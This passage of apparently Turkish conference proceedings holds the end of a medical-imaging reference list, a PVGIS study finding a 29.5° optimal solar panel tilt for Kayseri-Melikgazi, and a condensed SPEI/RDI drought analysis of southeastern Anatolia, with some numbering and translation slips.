- [10] H. Takeda, S. Farsiu, & P. Milanfar, (2007). Kernel regression for image processing and reconstruction. *IEEE Transactions on image processing*, 16(2), 349-366.
- [11] C. Tian, Y. Xu, & W. Zuo, (2020). Image denoising using deep CNN with batch renormalization. *Neural Networks*, 121, 461-473.
- [12] X. Wu, M. Liu, Y. Cao, D. Ren, & W. Zuo, (2020, August). Unpaired learning of deep image denoising. In *European Conference on Computer Vision* (pp. 352-368). Springer, Cham.
- [13] W. Jifara, F. Jiang, S. Rho, M. Cheng, & S. Liu, (2019). Medical image denoising using convolutional neural network: a residual learning approach. *The Journal of Supercomputing*, 75(2), 704-718.
- [14] M. Elhoseny, & K. Shankar, (2019). Optimal bilateral filter and convolutional neural network based denoising method of medical image measurements. *Measurement*, 143, 125-135.

- [15] S. Kollem, K. R. L. Reddy, & D. S. Rao, (2019). A review of image denoising and segmentation methods based on medical images. *International Journal of Machine Learning and Computing*, 9(3), 288-295.
- [16] A. Morar, F. Moldoveanu, A. Moldoveanu, V. Asavei, & A. Egner, (2010). Medical image processing in hip arthroplasty. *WSEAS Transactions on Signal Processing*, 6(4), 165-174.
- [17] M. M. Ahmed, & D. B. Mohamad, (2008). Segmentation of brain MR images for tumor extraction by combining kmeans clustering and perona-malik anisotropic diffusion model. *International Journal of Image Processing*, 2(1), 27-34.
- [18] R. Sivakumar, (2007). Denoising of computer tomography images using curvelet transform. *ARPJN Journal of Engineering and Applied Sciences*, 2(1), 21-26.
- [19] N. F. Ishak, R. Logeswaran, & W. H. Tan, (2008). Artifact and noise stripping on low-field brain mri. *Int. J. Biology Biomed. Eng*, 2(2), 59-68.
- [20] F. E. Ali, I. M. El-Dokany, A. A. Saad, & F. E. S. Abd El-Samie, (2008). Curvelet fusion of MR and CT images. *Progress in Electromagnetics Research*, 3, 215-224.
- [21] Y. Wang, & H. Zhou, (2006). Total variation wavelet-based medical image denoising. *International Journal of Biomedical Imaging*, 2006.
- [22] J. Stoitsis, I. Valavanis, S. G. Mougiakakou, S. Golemati, A. Nikita, & K. S. Nikita, (2006). Computer aided diagnosis based on medical image processing and artificial intelligence methods. *Nuclear Instruments and Methods in Physics Research Section A: Accelerators, Spectrometers, Detectors and Associated Equipment*, 569(2), 591-595.
- [23] M. Ali, D. Magee, & , U. Dasgupta (2008). Signal processing overview of ultrasound systems for medical imaging. *SPRAB12*, Texas Instruments, Texas.
- [24] R. M. Henkelman, (1985). Measurement of signal intensities in the presence of noise in MR images. *Medical physics*, 12(2), 232-233.
- [25] C. U. Eze, A. O. Okaro, & C. C. Ohagwu, (2009). Pattern of computed tomography findings in cerebrovascular accident patients in south eastern Nigeria—a retrospective study of 480 patients. *Eur J Sci Res*, 34, 104-109.
- [26] M. Schaap, A. M. Schilham, K. J. Zuiderveld, M. Prokop, E. J. Vonken, & W. J. Niessen, (2008). Fast noise reduction in computed tomography for improved 3-D visualization. *IEEE transactions on medical imaging*, 27(8), 1120-1129.
- [27] J. M. Ollinger, & J. A. Fessler, (1997). Positron-emission tomography. *IEEE Signal Processing Magazine*, 14(1), 43-55.

- [28] P. G. Coxson, (1995). Consequences of using a simplified kinetic model for dynamic PET data. *Journal of Nuclear Medicine*, 38(4).
- [29] M. Slifstein, O. Mawlawi, & M. Laruelle, (2001). Partial volume effect correction: Methodological considerations. *Physiological imaging of the brain with PET*, 1, 67-75.
- [30] A. Seret, C. Vanhove, & M. Defrise, (2009). Resolution improvement and noise reduction in human pinhole SPECT using a multi-ray approach and the SHINE method. *Nuklearmedizin*, 48(4), 159-165.
- [31] N. Dipova (2018). Görüntü Analizi Yöntemlerinin Geoteknik Mühendisliğinde Kullanımı. Mehmet Akif Ersoy Üniversitesi Fen Bilimleri Enstitüsü Dergisi, 9(1), 33-44.
- [32] B. Chitradevi, & P. Srimathi, (2014). An overview on image processing techniques. *International Journal of Innovative Research in Computer and Communication Engineering*, 2(11), 6466-6472.
- [33] S. Robertson, H. Azizpour, K. Smith, & J. Hartman, (2018). Digital image analysis in breast pathology—from image processing techniques to artificial intelligence. *Translational Research*, 194, 19-35.
- [34] A. Sabuncu, & F. Sunar, (2017). Ortofotolar ile nesne tabanlı görüntü sınıflandırma uygulaması: Van-Erciş Depremi örneği. *Doğal Afetler ve Çevre Dergisi*, 3(1), 1-8.
- [35] M. Karhan, M. O. Oktay, Z. Karhan, & H. Demir, (2011, May). Morfolojik görüntü işleme yöntemleri ile kayısılarda yaprak delen (çil) hastalığı sonucu oluşan lekelerin tespiti. In 6th International Advanced Technologies Symposium (IATS'11) (pp. 172-176).
- [36] M. Karakoç, (2011). Görüntü işleme teknikleri ve yapay zeka yöntemleri kullanarak görüntü içinde görüntü arama (Master's thesis).
- [37] R. Vaishya, M. Javaid, I. H. Khan, & A. Haleem (2020). Artificial Intelligence (AI) applications for COVID-19 pandemic. *Diabetes & Metabolic Syndrome: Clinical Research & Reviews*, 14(4), 337-339.
- [38] A. Çalışkan, & U. Çevik, (2018). An efficient noisy pixels detection model for CT images using extreme learning machines. *Tehnički vjesnik*, 25(3), 679-686.
- [39] S. Lalmuanawma, J. Hussain, & L. Chhakchhuak, (2020). Applications of machine learning and artificial intelligence for Covid-19 (SARS-CoV-2) pandemic: A review. *Chaos, Solitons & Fractals*, 110059.
- [40] S. L. Goldenberg, G. Nir, & S. E. Salcudean, (2019). A new era: artificial intelligence and machine learning in prostate cancer. *Nature Reviews Urology*, 16(7), 391-403.
- [41] J. A. Nichols, H. W. H. Chan, & M. A. Baker, (2019). Machine learning: applications of artificial intelligence to imaging and diagnosis. *Biophysical reviews*, 11(1), 111-118.

- [42] G. Haskins, U. Kruger, & P. Yan, (2020). Deep learning in medical image registration: a survey. *Machine Vision and Applications*, 31(1), 1-18.

GÜNEŞ ENERJİ SİSTEMLERİ PANEL EĞİM AÇISININ GÜNEŞ IŞINIMINA ETKİSİNİN ARAŞTIRILMASI

Ali Rıza Dal

Ulaştırma ve Altyapı Bakanlığı, Ankara, TURKEY

ardal1969@gmail.com

ORCID: 0000-0002-3646-2288

ÖZET

Gelişen iş alanları ve sanayi faaliyetleri sonucunda enerji tüketim talebi artmaktadır. Enerji tüketimindeki artış çevre açısından olumsuz etkiye sebep olmaktadır. Güneş Enerji Sistemi (GES) hem çevre hem de ülkemizin enerjide dışa bağımlılığını azaltıcı etkiye sahiptir. GES tasarımlarında önemli parametreden biri güneş ışınımıdır. Bunun için panel, güneş ışınımından maksimum fayda sağlanabilmesi için optimum bir eğim açısı ile güneşe yönlendirilmelidir. Bu çalışmada, Kayseri, Melikgazi ilçesinde kurulacak olan GES’de kullanılan güneş panellerinin güneş ışınımından daha iyi faydalanmalarını sağlamak için panellerin yıllık optimum eğim açısının tespit edilmesi amaçlanmıştır. Çalışma kapsamında, güneş ışınımı ve eğim açılarının tespitinde Fotovoltaik Coğrafi Bilgi Sistemi (PVGIS) simülasyon programı kullanılmıştır. Hesaplamalar sonucunda; Kayseri, Melikgazi ilçesinde güneş panellerinin yıllık sabit optimum eğim açısının $29,5^\circ$ olduğu saptanmıştır. Panellerin $29,5^\circ$ ’lik sabit eğim açısı ile yerleştirilmesi durumunda güneş ışınımından yıllık en fazla $1779,25 \text{ kWh/m}^2$ fayda sağlanacağı görülmüştür. Söz konusu $29,5^\circ$ eğim açısında aylara göre incelendiğinde ise ortalama aylık güneş ışınımının en fazla $233,7 \text{ kWh/m}^2$ ile Ağustos ayında olduğu tespit edilmiştir.

Anahtar Kelimeler: *Güneş Enerjisi, Güneş Paneli, Eğim Açısı Değişimi*

INVESTIGATION OF THE EFFECT OF SOLAR ENERGY SYSTEMS PANEL INCLINATION ANGLE ON SOLAR RADIATION

ABSTRACT

As a result of developing business areas and industrial activities, energy consumption demand is increasing. The increase in energy consumption causes a negative impact on the environment. The Solar Energy System (SES) has the effect of reducing both the environment and our country's dependence on foreign energy. Solar radiation is one of the important parameters in GES designs. For this, the panel should be directed to the sun with an optimum angle of inclination in order to get the maximum benefit from solar radiation. In this study, it is aimed to determine the annual optimum inclination angle of the panels in order to ensure that the solar panels used in the SES to be established in Kayseri, Melikgazi district benefit from solar radiation better. Within the scope of the study, the Photovoltaic Geographical Information System (PVGIS) simulation program was used in the determination of solar radiation and tilt angles. As a result of the calculations; It has been determined that the annual constant optimum tilt angle of solar panels in Kayseri, Melikgazi district is 29.5° . If the panels are placed with a fixed angle of inclination of 29.5° , it has been observed that maximum 1779.25 kWh/m^2 benefit will be obtained from solar radiation annually. When the aforementioned 29.5° inclination angle was examined by months, it was found that the average monthly solar radiation was at most 233.7 kWh/m^2 in August.

Keywords: *Solar Energy, Solar Panel, Inclination Angle Change*

1. GİRİŞ


Gelişen iş alanları ve sanayi faaliyetleri sonucunda enerji tüketim talebi artmaktadır. Enerji tüketimindeki artış çevre açısından olumsuz etkiye sebep olmaktadır. Bu ise sera gazı emisyonunun hızla yükselmesine neden olmaktadır. GES iklim değişikliği ile mücadeleye olan olumlu katkısı ve enerjide dışa bağımlılığı azaltıcı bir etkiye sahiptir. Bu ise enerjide sürdürülebilir kalkınmanın en önemli unsurlarından biridir. Türkiye'de gelir düzeyindeki artış miktarına bağlı olarak konut ve sanayide elektrik ihtiyacı artmaktadır. Ülkemizde birçok sektör, ihtiyaçları olan elektriği GES uygulamaları ile elde etmeye başlamıştır. Ayrıca, finansal ve stratejik faydaları değerlendirildiğinde önemli ölçüde enerji tasarrufu sağlayan GES yaygınlaştırılarak elektrik üretiminde kullanılması büyük önem arz etmektedir. Bu doğrultuda, elektrik üretiminde GES uygulamalarına yönelik dünyada olduğu gibi ülkemiz çapında da son yıllarda ivme kazanmıştır.

Uluslararası Yenilenebilir Enerji Ajansı (IRENA) tarafından yayımlanan “Güneş Enerjisinin Geleceği” konulu raporuna göre; 2050 yılına kadar dünya çapında elektriğin dörtte birinin güneş enerjisinden karşılanacağı, bu sayede güneşin düşük karbonlu teknoloji seçenekleri arasında yer alacağı ifade edilmiştir [1].

GES’de güneşten günün her saatinde en üst seviyede yararlanmak amaçlanmaktadır. GES'lerin tasarımında önemli parametreden biri güneş ışınımıdır. GES panellerinde faydayı en üst seviyeye çıkarmak önemlidir. Bunun için panel, güneş ışınımından maksimum fayda sağlanabilmesi için optimum bir eğim açısı ile güneşe yönlendirilmelidir.

Literatürde; birçok çalışmada farklı metodolojiler kullanılarak güneş panellerinin sabit eğim açısındaki verimleri incelenmektedir. Güneş panellerinden elde edilen enerji miktarı; enlem ve panelin yüzey ile yaptığı eğim açısına göre değişmektedir [2]. Güney Afrika’da yapılan çalışmada, optimum eğimde sabitlenmiş kolektörlerin yataya sabitlenmiş kolektörlere göre % 10 daha fazla ışınım aldığı görülmüştür [3]. Kayseri ili için 39° enlem kabul edilerek yapılan çalışmada optimum güneş paneli eğim açısı 32° olarak bulunmuştur [4].

Enerji ve Tabii Kaynaklar Bakanlığı (ETKB) tarafından hazırlanan Güneş Enerji Potansiyeli Atlası (GEPA) [5] incelendiğinde; Orta Anadolu Bölgesi güneş enerjisi potansiyeli bakımından daha çok avantajlı bölgeler arasında yer aldığı görülmektedir. Ayrıca, Şekil 1’de; Kayseri iline ait güneş ışınımı dağılımı görülmektedir. Kayseri’nin diğer bölgelere göre GES yatırımı açısından daha öncelikli olduğu değerlendirilmektedir.



Şekil 1. Kayseri iline ait güneş ışınımı dağılımı [5]

Oğuz ve Akkurt [6] tarafından yapılan çalışmada, Kayseri’de güneş enerji potansiyelinin yüksek olmasına karşın söz konusu bölgenin Türkiye’deki toplam kurulu güç kapasitesindeki payı %0,144 olarak belirtilmiştir. Bu payın az olduğu ve artırılması gerektiği ifade edilmiştir. Bu kapsamda; Kayseri,

Melikgazi ilçesinde kurulacak olan GES’de kullanılan güneş panellerinde, güneş ışınımından daha çok verim elde etmek için panellerin yıllık optimum eğim açısının tespit edilmesi amaçlanmıştır.

2. MATERYAL VE METOD

Bu çalışma, Kayseri, Melikgazi ilçesinde yapılacak GES’de yatırımlarında kullanılacak güneş panellerinin güneş ışınımından daha çok yararlanmak amaçlanmıştır. Bu kapsamda Kayseri, Melikgazi ilçesinde tarımsal faaliyetlerin daha az yapıldığı ve enlemi 38,666 ve boylamı 35,693 olan bir bölge seçilmiştir.


Güneş ışınımını tahmin etmek için çeşitli simülasyon programları araştırmacılar tarafından kullanılmaktadır. Bu sayede gerçeğe yakın analizlerin yapılması kolaylaşmaktadır. Fotovoltaik Coğrafi Bilgi Sistemi (PVGIS), meteorolojik verileri kullanarak güneş ışınımını hesaplamak için ücretsiz olarak kullanılabilen bir simülasyon programıdır. PVGIS uygulaması ile optimum günlük, aylık ve yıllık ışınım değerleri hesaplanabilmektedir [7].

Çalışmada, PVGIS’ta kullanılan GES için panel azimut açısı güneye (0°), panel malzemesi kristal silikon, sistem kaybı %14 ve sistemin şebekeye (on grid) bağlı olduğu kabul edilmiştir.

PVGIS programı yardımıyla Kayseri Melikgazi ilçesinde GES’lerde kullanılacak olan güneş panellerinden maksimum fayda sağlamak için eğim açısının değiştirilerek güneş ışınımına etkisi analiz edilmiştir. Bu işlem için PVGIS programında güneş paneli eğim açılarının 0° , 5° , 10° , 15° , 20° , 25° , 29° , $29,5^\circ$, 30° , 35° , 40° , 45° , 50° , 55° , 60° , 65° ve 70° ’deki yıllık optimum güneş ışınım miktarları simülasyon yapılarak ayrı ayrı bulunmuştur. Sonuçlar Microsoft Excel programı yardımıyla hesaplanmış ve grafik haline getirilmiştir.

3. SONUÇLAR VE TARTIŞMALAR

Güneş ışınları Şekil 2’de görüldüğü üzere; güneş panellerinin üzerine dik açıyla düştüğü sürece elektrik üretiminde artış göstermektedir. Güneşi takip ederek güneş ışınlarının sürekli olarak dik alınmasını sağlayan sistemler geliştirilmektedir [8].




Şekil 2. Güneş ışınlarının panele dik gelmesi durumu

Kayseri Melikgazi ilçesinde belirtilen konumda PVGIS simülasyon programı ile güneş paneli eğim açılarında yıllık olarak elde edilen güneş ışıınımi değerleri Tablo 1 ve Şekil 3'de görölmektedir.

Tablo 1. GES sistemi panel eğim açıları ve yıllık güneş ışıınımi miktarları (kWh/m²) [7]


Panel eğim açısı	0°	5°	10°	15°	20°	25°	29°	29,5°	30°
Güneş ışıınımi	1612,87	1663,37	1705,06	1737,59	1760,85	1775,23	1779,21	1779,25	1779,18
Panel eğim açısı	35°	40°	45°	50°	55°	60°	65°	70°	
Güneş ışıınımi	1772,85	1756,18	1729,21	1692,06	1645	1589,37	1525	1452,13	



Şekil 3. GES Sistemi Panel Eğim Açılarında Yıllık Güneş ışıınımi Dağılımları

Tablo 1 ve Şekil 3 incelendiğinde, güneş paneli yıllık optimum eğim açısının 29,5° ve güneş ışıınıminin 1779,25 kWh/m² ile maksimum değere ulaştığı saptanmıştır. Şekil 3'de güneş paneli eğim açıları dikkate alındığında yıllık güneş ışıınıminin 1452,13 kWh/m² ile minimum olduğu görölmektedir. Ayrıca, 29,5°'lik eğim açısı ile yerleştirilen güneş panelinin; 0°'lik eğim açısındaki yatay duruma göre güneş ışıınıminden %10,3 oranında daha fazla yararlanılacağı tespit edilmiştir.

Şekil 4'de GES güneş paneli 29,5° optimum eğim açısında aylara göre dağılım verilmiştir. Söz konusu Şekilde ortalama aylık güneş ışıınıminin en fazla 233,7 kWh/m² ile Ağustos ayında, en düşük ise 55,9 kWh/m² ile Ocak ayında olduğu tespit edilmiştir.



Şekil 4. GES güneş paneli 29,5° optimum eğim açısında aylık güneş ışınımı dağılımları

4. SONUÇ

Yapılan hesaplamalar sonucunda; Kayseri Melikgazi ilçesinde kurulacak olan GES'ler için optimum eğim açısı tespit edilmiştir.

Hesaplamalar sonucunda; güneş panellerinin yıllık sabit optimum eğim açısının 29,5° olduğu saptanmıştır. Panellerin 29,5°'lik sabit eğim açısı ile yerleştirilmesi durumunda güneş ışınımından yıllık en fazla 1779,25 kWh/m² fayda sağlanacağı görülmüştür.

Güneş panellerinin 29,5°'lik eğim açısı ile yerleştirilen panelin; 0°'lik eğim açısındaki yatay duruma göre değerlendirildiğinde ise güneş ışınımından %10,3 oranında daha fazla fayda sağladığı görülmüştür. GES'de kullanılan güneş enerji paneli eğim açısının yıllık olarak belirtilen optimum 29,5°'lik eğim açısı ile kullanılması durumunda panellerden en verimli şekillerde faydalanılacaktır.

Kayseri için; güneş panelinin optimum 29,5° eğim açısında konumlandırılması durumunda; ilkbahar, sonbahar ve yaz mevsimlerinde güneş ışınımının yüksek derecede etkili olduğu görülmüştür. Kış mevsiminde ise güneş ışınımının kısmen etkili olduğu değerlendirilmektedir.

PVGIS programı, GES panellerinin optimum eğim açısının belirlenmesinde yatırımcılara ve araştırmacılara kolaylık sağlayacaktır.

Bu çalışmanın literatürle uyumlu olduğu görülmüştür. Bu çalışma gelecekte GES kurulumlarına yönelik çalışmalara katkı sağlayacaktır.

5. KAYNAKÇA

- [1] International Renewable Energy Agency (IRENA). “Future of Solar Photovoltaic”, https://www.irena.org/-/media/Files/IRENA/Agency/Publication/2019/Nov/IRENA_Future_of_Solar_PV_summary_2019.pdf?la=en&hash=A626155A0775CC50427E23E7BE49B1AD2DD31073. [Accessed Dec. 15, 2020].
- [2] S. Roberts and N. Guariento, “Building Integrated Photovoltaics A Handbook.” Berlin, Germany. Birkhauser Press, 2009.
- [3] W. G. Le Roux, “Optimum Tilt and Azimuth Angles for Fixed Solar Collectors in South Africa Using Measured Data,” *Renewable Energy*, vol. 96, pp. 603-612, Oct. 2016.
- [4] M. Aydın, “Türkiye Koşullarında Güneş Panelleri İçin Optimum Sabit ve Ayarlanabilir Eğim Açılarının Belirlenmesi Üzerine Bir Araştırma” Yüksek Lisans Tezi, Bursa Uludağ Üniversitesi Fen Bilimleri Enstitüsü, 2020.
- [5] Enerji ve Tabii Kaynaklar Bakanlığı, “Solar Energy Potential Atlas (GEPA)”, <http://www.yegm.gov.tr/MyCalculator/>. [Accessed Dec. 15, 2020].
- [6] M. Oğuz ve Ş. Akkurt, "Kayseri İlinin Yenilenebilir Enerji Potansiyeli", Niğde Ömer Halisdemir Üniversitesi Mühendislik Bilimleri Dergisi, c. 6, sayı. 2, ss. 362-374, Tem. 2017, doi:10.28948/ngumuh.341150.
- [7] European Commission (EU). “Photovoltaic Geographical Information System (PVGIS),” <https://ec.europa.eu/jrc/en/PVGIS/docs/methods>, [Accessed December, 2020].
- [8] D. Vasarevicius and R. Martavicius, “Solar Irradiance Model for Solar Electric Panels and Solar Thermal Collectors in Lithuania,” *Electronics and Electrical Engineering*, vol. 108 no. 2, pp.3-6, 2011.

SPEI VE RDI KURAKLIK İNDEKSİ YÖNTEMLERİ İLE GÜNEYDOĞU ANADOLU BÖLGESİNDE KURAKLIK ANALİZİ

Gözde Nur Akşan¹, Ülker Güner Bacanlı²

^{1,2} *Pamukkale Üniversitesi, Mühendislik Fakültesi, Denizli, TURKEY*

gozdeaksann@gmail.com

ORCID: 0000-0002-2872-9827

ÖZET

Kuraklık en tehlikeli doğal felaketlerden birisidir. Diğer felaketler ile kıyaslandığında oluşumu ve gelişimi yavaştır. Kuraklık olaylarını incelemek için bugüne kadar birçok yöntem geliştirilmiş ve birbirleriyle kıyaslanmıştır.

Çalışma alanı olarak, Türkiye'nin yaz-kış farklılıklarının çok yaşandığı Güneydoğu Anadolu Bölgesi seçilmiştir. Analiz için 1950-2019 zaman aralığının aylık yağış ve aylık sıcaklık verileri kullanılmıştır. Fakat veri eksiklerinden kaynaklı Adıyaman, Batman ve Kilis istasyonlarında 1959-2019 zaman aralığında ve Şırnak istasyonunda 2000-2019 zaman aralığında çalışılmıştır. Diyarbakır, Gaziantep, Kilis, Mardin, Siirt, Şanlıurfa istasyonlarında ise 1950-2019 zaman aralığında çalışılmıştır. Tüm veriler homojenlik testine tabii tutulmuştur.

Yağış ve Potansiyel evapotranspirasyon (PET)'in kullanıldığı kuraklık indekslerinden Standart Yağış Evapotranspirasyon İndeksi (SPEI) ve Reconnaissance Kuraklık İndeksi (RDI) kullanılmıştır. Aylık ortalama sıcaklıklardan yararlanarak Thornthwaite yöntemiyle elde edilen potansiyel evapotranspirasyon miktarları ile aylık toplam yağmur miktarları 1, 3, 6, 9 ve 12 ay olmak üzere 5 farklı referans döneme ayrılmıştır. Her indeksin her istasyondaki değerleriyle frekans analizi yapılmıştır. Yağmur ile potansiyel evapotranspirasyon (PET) miktarlarının farkını ifade eden su dengesi (Di) serileri 9 ve 12 aylık dönemlerin neredeyse tamamının su eksiği, 3 aylık dönemin ise su fazlası yaşadığını göstermektedir.

Su dengesi serilerine en iyi uyumu sağlayan dağılımlar belirlendikten sonra elde edilen Standart Yağış Evapotranspirasyon İndeksi (SPEI) değerlerine göre tüm istasyonlarda normale yakın koşullar egemen olmuştur. Orta ve şiddetli kurak koşullar bazen meydana gelirken, aşırı kurak koşullar nadiren görülmüştür. Sonuçlara göre 1 aylık değerlerin sıklıkları ile 12 aylık

değerlerin sıklıkları farklılık göstermektedir. Standart Yağış Evapotranspirasyon İndeksi (SPEI) için en kurak istasyonlar Batman, Mardin ve Şanlıurfa olurken Reconnaissance Kuraklık İndeksi (RDI) için en kurak istasyon Diyarbakır olarak belirlenmiştir.

Anahtar Kelimeler: Kuraklık, Yağış, Sıcaklık, Potansiyel evapotranspirasyon (PET), Standart Yağış Evapotranspirasyon İndeksi (SPEI), Reconnaissance Kuraklık İndeksi (RDI), Güneydoğu Anadolu Bölgesi

DROUGHT ANALYSIS IN SOUTHEASTERN ANATOLIA REGION WITH SPEI AND RDI METHODS

ABSTRACT

Drought is one of the most dangerous natural disasters. Its formation and development are slow compared to other disasters. Many methods have been developed and compared with each other to date to study drought events.

As a working area, Southeast Anatolia Region, where Turkey's summer-winter differences are experienced a lot, has been selected. Monthly precipitation and monthly temperature data for the 1950-2019 time period were used for analysis. However, due to data deficiencies, Adiyaman, Batman and Kilis stations were worked in the 1959-2019 time period and Sirnak station in the 2000-2019 time period. Diyarbakir, Gaziantep, Kilis, Mardin, Siirt, Sanliurfa stations were worked in the period of 1950-2019. All data have been tested for homogeneity.

Standard Precipitation Evapotranspiration Index (SPEI) and Reconnaissance Drought Index (RDI) were used from drought indexes using precipitation and potential evaporation (PET). The potential evapotranspiration (PET) amounts obtained by Thornthwaite method by taking advantage of the average monthly temperatures and the total monthly rain amounts are divided into 5 different reference periods: 1, 3, 6, 9 and 12 months. Frequency analysis has been performed on the values of each index at each station. The water balance series (Di), which represents the difference between rain and potential evapotranspiration amounts, shows that almost all 9 and 12 months of the period are underwater and that the 3 months are overwater.

Near-normal conditions prevailed at all stations according to the SPEI values obtained after the distributions that best matched the water balance series were determined. When moderately and severely dry conditions sometimes occur, extremely dry conditions rarely occur. According to the results, the frequency of the 1-month values and the frequency of the

12-month values varies. The dry stations for SPEI were Batman, Mardin and Sanliurfa, while the dry station for RDI was designated as Diyarbakir.

Keywords: Drought, Precipitation, Temperature, Potential Evapotranspiration (PET), Standardized Precipitation Evapotranspiration Index (SPEI), Reconnaissance Drought Index (RDI), Southeastern Anatolia Region


1. GİRİŞ

Tablo 15. Bu makalede listelenen göstergeler ve indeksler [1]


Meteoroloji	Giriş Parametreleri	Ek Bilgiler
Standart Yağış Evapotranspirasyon İndeksi (SPEI)	Yağış, PET	Seri olarak eksiksiz veri gerekir; çıkış Standart Yağış İndeksine (SPI) benzer ancak bir sıcaklık bileşeniyle
Reconnaissance Kuraklık İndeksi (RDI)	Yağış, PET	Aylık sıcaklık ve yağış gereklidir.

Tablo 2. SPEI ve RDI indeksi kuraklık şiddeti sınıflaması [2-3-4]


Sınıflandırma	SPEI	RDI
Normal	-1 ile +1	-1 ile +1
Orta derecede Kuru	-1 ile -1.5	-1 ile -1.5
Ciddi Kuru	-1.5 ile -2	-1.5 ile -2
Aşırı Kuru	≤ -2.0	≤ -2.0




Şekil 42. Diyarbakir için farklı sürelerdeki SPEI ve RDI




Grafik 3. SPEI ve RDI'nin 1 Aylık Kuraklık Frekans Analizi




Grafik 4. SPEI ve RDI'nin 3 Aylık Kuraklık Frekans Analizi



Grafik 5. SPEI ve RDI'nin 6 Aylık Kuraklık Frekans Analizi



Grafik 6. SPEI ve RDI'nin 9 Aylık Kuraklık Frekans Analizi



Grafik 7. SPEI ve RDI'nin 12 Aylık Kuraklık Frekans Analizi

• **Standart Yağış Evapotranspirasyon İndeksi (SPEI)**

SPEI ilk olarak Vicente Serrano vd. [3] tarafından bitki evapotranspirasyonu ve meteorolojik kuraklığı dikkate alarak tarımsal kuraklık şiddetinin değerlendirilmesi için geliştirilmiştir. Denklem (1)'de görüldüğü gibi SPEI aylık veya haftalık potansiyel evapotranspirasyon (PET_i) ile yağış (P_i) arasındaki fark (D_i) olarak ifade edilir. Bu fark (D_i) analiz edilen ay (i) için su fazlası veya eksikliğidir.

$$D_i = P_i - PET_i \tag{1}$$

$$SPEI = W - \frac{C_0 + C_1W + C_2W^2}{1 + d_1W + d_2W^2 + d_3W^3} \tag{2}$$

Sabitlerin değerleri; $C_0=2.515517$, $C_1=0.802853$, $C_2=0.010328$, $d_1=1.432788$, $d_2=0.189269$, $d_3=0.001308$. Eğer $P \leq 0.5$ olursa $W = \sqrt{-2 \times \ln[P]}$; $P > 0.5$ olursa $W = \sqrt{-2 \times \ln[1 - P]}$, D'nin yüksek değerlerinin olasılığıdır. Bu indeks üzerine birçok çalışma yapılmıştır.

• **Reconnaissance Kuraklık İndeksi (RDI)**

Atina National Teknik Üniversitesi / Yunanistan 'dan Tsakiris ve Vangelis tarafından bulunmuştur [5-6]. Normalized RDI ve Standardized RDI şeklinde yeni iki ifade mevcuttur.

$$\alpha_k^{(i)} = \frac{\sum_{j=1}^k P_{ij}}{\sum_{j=1}^k PET_{ij}} \quad (3)$$

$$RDI_n^{(i)} = \frac{\alpha_k^{(i)}}{\bar{\alpha}_k} - 1 \quad (4)$$

$$RDI_{st}^{(i)} = \frac{y_k^{(i)} - \bar{y}_k}{\sigma_{yk}} \quad (5)$$

Burada; P_{ij} ve PET_{ij} i-inci yılın j-inci ayının yağış ve potansiyel evapotranspirasyonunu vermektedir. Formülde, $\alpha_k^{(i)}$ 'nin değeri, farklı zaman ölçeklerinde ve geniş bir lokasyon aralığında hem lognormal, hem de gama dağılımlarını tatmin edici şekilde izleyebilir nitelikte bulunmuştur [7-8]. $\bar{\alpha}_k$ parametresi n yıllık veri için hesaplanan $\alpha_k^{(i)}$ değerlerinin ortalamasıdır. Burada ise; $y_k^{(i)} = \ln(\alpha_k^{(i)})$, \bar{y}_k aritmetik ortalama ve σ_{yk} standart sapmadır.

2. SONUÇ

Kuraklık, karışık yapısından ve etkilerinden dolayı tam bir tanımı yapılamamaktadır. Bu durum basit yaklaşımlardan karışık yaklaşımlara kadar yavaş yavaş gelişen kuraklık indekslerinin gelişimine katkı sağlamıştır.

Bu çalışmada Güneydoğu Anadolu Bölgesi için 1950-2019 yılları arasındaki en fazla 70 yıllık uzun dönemi kapsayacak şekilde, meteorolojik kuraklık indeksleri kullanılarak kuraklık analiz yapılmıştır. Aynı parametreleri kullanan indeksler incelenmiştir. Bölge için en uygun indeks belirlenmiştir.

RDI kuraklık indeksi Normalized RDI ve Standardized RDI olarak ayrılrsa da SPEI standardize bir değer olduğu için Standardized RDI ile karşılaştırmak daha doğru sonuçlar göstermektedir. SPEI ve RDI değerleri kısa (1 ve 3 ay), orta (6 aylık) ve uzun (9 ve 12 aylık) zaman ölçeklerinde hesaplanarak kuraklık analizi yapılmıştır. Şekil 6'da Diyarbakır istasyonuna ait SPEI ve RDIs kuraklık indekslerinin sonuçlarının grafik halinde gösterimi mevcuttur. 1950-2019 yılları arasındaki 1983-1986 yılları arasındaki değerlerin grafikte daha detaylı gösterimi de mevcuttur. Sonuçlara göre 1 aylık değerlerin sıklıkları ile 12 aylık değerlerin sıklıkları farklılık göstermektedir. Ayrıca her iki indekste de kuraklık en az 1 ay görülmüştür. SPEI'de, tüm istasyonlarda 3 aylık sıklıkta maksimum kuraklık gözlenmiştir. Gene RDI'de de tüm istasyonlarda 3 aylık sıklıkta maksimum kuraklık gözlenmiştir.

Bu çalışma ile Güneydoğu Anadolu Bölgesi için oluşturulmuş olan yaklaşım meteorolojik kuraklık indeksini konu almaktadır. Elde edilen sonuçlara göre araştırmacılar tarafından, su kaynakları ve tarımsal açıdan önemli olan çalışma bölgesinde kuraklığın mekânsal analizinin yapılması ve kuraklığın

etkilediği istasyonların tespiti yapılmaya çalışılmıştır. Sonuç olarak, tüm iklim elemanlarının kuraklık üzerine etkileri araştırılarak kuraklığı önceden haber verebilecek yöntemler geliştirilmelidir.

3. KAYNAKÇA

- [1] M. Abramowitz, I. A. Stegun, “Handbook of Mathematical Functions, with Formulas, Graphs, and Mathematical Tables,” *Dover Publications*, New York, USA, 1965.
- [2] T. B. N. McKee, J. Doesken, J. Kleist, “The relationship of drought frequency and duration to time scales,” In *Proceedings of Eighth Conference on Applied Climatology American Meteorological Society: Anaheim, CA*, pp. 179–184, 1993.
- [3] S. M. Vicente-Serrano, S. Beguería, J. I. Lopez-Moreno, “A multiscalar drought index sensitive to global warming: the standardized precipitation evapotranspiration index – SPEI,” *J. Clim.*, vol. 23, pp. 1696–1718, 2010.
- [4] R. Maia, A. G. Brito, A. S. Teixeira, J. T. Valente, J. P. Pêgo, “Water resources management in an interdisciplinary and changing context,” *Water Resources Management*, vol. 29(2), pp. 211–216, 2013.
- [5] G. Tsakiris, “Meteorological Drought Assessment,” Paper prepared for the needs of the European Research Program MEDROPLAN (Mediterranean Drought Preparedness and Mitigation Planning), Zaragoza, Spain., 2004.
- [6] G. Tsakiris, D. Pangalou, H. Vangelis, “Regional drought assessment based on the Reconnaissance Drought Index (RDI),” *Water Resour. Manag.*, vol. 21(5), pp. 821–833, 2006.
